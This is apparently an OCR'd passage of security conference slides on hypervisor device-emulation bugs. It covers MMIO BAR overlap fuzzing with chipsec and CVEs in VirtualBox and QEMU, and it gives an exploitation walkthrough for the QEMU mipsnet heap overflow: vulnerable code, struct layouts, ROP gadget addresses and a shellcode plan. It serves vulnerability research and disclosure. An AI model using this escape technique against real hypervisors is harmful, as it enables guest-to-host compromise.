
- MMIO ranges can be *relocated* at runtime by the OS
  - OS would write new address in BAR registers

- Certain MMIO ranges cannot be relocated at runtime
  - Fixed (e.g. direct-access BIOS range)
  - Or locked down by the firmware (e.g. MCHBAR)

Guest OS use of device MMIO


Hypervisor emulates configuration of chipset
and MMIO of the devices
Hypervisor emulates PCI CFG

OS communicate
with devices via MMIO registers



MMIO BAR Issue

Malicious Guest OS reallocates MMIO BAR
of one device to the address of other Device
Malicious Guest read/write to overlapped MMIO range
Hypervisor may confuse during emulation of these devices



PCIe overlap fuzzer

#chipsec_main.py –i –m tools.vmm.pcie_overlap_fuzz

```
[*] running module: chipsec.modules.tools.vmm.pcie_overlap_fuzz
[x][ =======================================================================
[x][ Module: Tool to overlap and fuzz MMIO spaces of available PCIe devices
[x][ =======================================================================
[*] Enumerating available PCIe devices..
[*] About to fuzz the following PCIe devices..
BDF     | VID:DID   | Vendor                       | Device
------------------------------------------------------------------------
00:00.0 | 8086:7192 | Intel Corporation            | 440BX/ZX chipset Host-to-PCI Bridge
00:07.0 | 8086:7110 | Intel Corporation            | Intel 82371AB/EB PCI to ISA bridge (ISA mode)
00:07.1 | 8086:7111 | Intel Corporation            | Intel(R) 82371AB/EB PCI Bus Master IDE Controller
00:07.3 | 8086:7113 | Intel Corporation            | PIIX4/4E/4M Power Management Controller
00:08.0 | 1414:5353 |                              |
[*] overlapping MMIO bars...
[*] overlapping MMIO bars...
[*] overlapping MMIO bars...
[*] overlapping MMIO bars...
[*] overlapping MMIO bars...
```

Fuzzer overlapping each with each BARs. Fuzzer supports MMIO fuzzer after overlapping.

Issue in PCIe emulation

- *CVE-2015-4856*

  Read un-initialization memory at on Oracle VirtualBox prior to 4.0.30, 4.1.38, 4.2.30, 4.3.26, 5.0.0 by overlapping MMIO BARs with each other.

  To reproduce issue run:


  ```
  #chipsec_main.py –i –m tools.vmm.pcie_overlap_fuzz
  ```

- Multiple crashes in Parallels Hypervisor at Mac OS X.
- MMIO BAR overlap class vulnerabilities is applicable to BIOS/SMM attacks: [BARing the System]

Discovered by ATR.

Graphics device emulation

So Cloudburst was fixed in VMWare but … QEMU and VirtualBox also emulate VMWare virtual SVGA device



Guest to Host Memory Corruption

Oracle VirtualBox prior to 4.3.20

CVE-2015-0427


Integer overflow → memory corruption in `VMSVGAFIFOGETCMDBUFFER`

Discovered by ATR.

What's new here ;)?

Ring buffer

- Ring buffer is part of device MMIO used to emulate/implement device communication
- Guest OS uses para-virtualization drivers to talk to device through ring buffer
- Ring buffer may contain fields like address, command, which may cause parsing issues.



Network device emulation issues

- *CVE-2016-4001* [1] [2]

Buffer overflow in the `stellaris_enet_receive` function in `hw/net/stellaris_enet.c` in QEMU, when the Stellaris ethernet controller is configured to accept large packets, allows remote attackers to cause a denial of service (QEMU crash) via a large packet.

Can be triggered remotely.

Discovered by ATR.

- *CVE-2016-4002* [1] [2]

Buffer overflow in the `mipsnet_receive` function in `hw/net/mipsnet.c` in QEMU, when the guest NIC is configured to accept large packets, allows remote attackers to cause a denial of service (memory corruption and QEMU crash) or possibly execute arbitrary code via a packet larger than 1514 bytes.

Can be triggered remotely.

Discovered by ATR.

CVE-2016-4002 analysis

```c
static ssize_t mipsnet_receive(NetClientState *nc, const uint8_t *buf, size_t size)
{
    MIPSnetState *s = qemu_get_nic_opaque(nc);

    trace_mipsnet_receive(size);
    if (!mipsnet_can_receive(nc))
        return 0;

    s->busy = 1;

    /* Just accept everything. */

    /* Write packet data. */
    memcpy(s->rx_buffer, buf, size);

    s->rx_count = size;
    s->rx_read = 0;

    /* Now we can signal we have received something. */
    s->intctl |= MIPSNET_INTCTL_RXDONE;
    mipsnet_update_irq(s);

    return size;
}
```

Malicious Guest controlling:
buf and size
(it is NIC package)

Max size of rx_buffer is 1514 bytes

Heap overflow of rx_buffer and corruption MIPSnetState obj

hw/net/mipsnet.c

Exploitation analysis

```
typedef struct MIPSnetState {
    SysBusDevice parent_obj;

    uint32_t busy;
    uint32_t rx_count;
    uint32_t rx_read;
    uint32_t tx_count;
    uint32_t tx_written;
    uint32_t intctl;
    uint8_t rx_buffer[MAX_ETH_FRAME_SIZE];
    uint8_t tx_buffer[MAX_ETH_FRAME_SIZE];
    MemoryRegion io;
    qemu_irq irq;
    NICState *nic;
    NICConf conf;
} MIPSnetState;
```

```
typedef struct NICState {
    NetClientState *ncs;
    NICConf *conf;
    void *opaque;
    bool peer_deleted;
} NICState;
```

```
struct NetClientState {
    NetClientInfo *info;
    int link_down;
    QTAILQ_ENTRY(NetClientState) next;
    NetClientState *peer;
    NetQueue *incoming_queue;
    char *model;
    char *name;
    char info_str[256];
    unsigned receive_disabled : 1;
    NetClientDestructor *destructor;
    unsigned int queue_index;
    unsigned rxfilter_notify_enabled:1;
    QTAILQ_HEAD(, NetFilterState) filters;
};
```

Heap overflow

Overwrite function pointer

```
struct NetQueue {
    void *opaque;
    uint32_t nq_maxlen;
    uint32_t nq_count;
    NetQueueDeliverFunc *deliver;

    QTAILQ_HEAD(packets, NetPacket) packets;

    unsigned delivering : 1;
};
```

Exploitation scenario

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	FORTIFY	Fortified	Fortifiable	FILE
Full RELRO	Canary found	NX enabled	PIE enabled	No RPATH	No RUNPATH	Yes	18	39	/usr/bin/qemu-system-i386

- ASLR bypass at QEMU processes by:
  - Breaking hypervisor ASLR using branch target buffer collisions by Felix Wilhelm (@_fel1x)
- Use overwrite function pointer to execute stack pivot gadget, like:

```
0x00280821: xchg eax, esp ; ret  ;  (44 found)
```

  After `ret` instruction executed control flow will switch to attacker controlled stack

- Use ROP to:
  - call `vprotect` to set RWX to shellcode memory
  - trigger “`call`” gadget to execute shellcode, like:


```
0x0076da74: push rax ; xchg edi, edx ; call rax ;  (1 found)
```

Debugging hypervisors

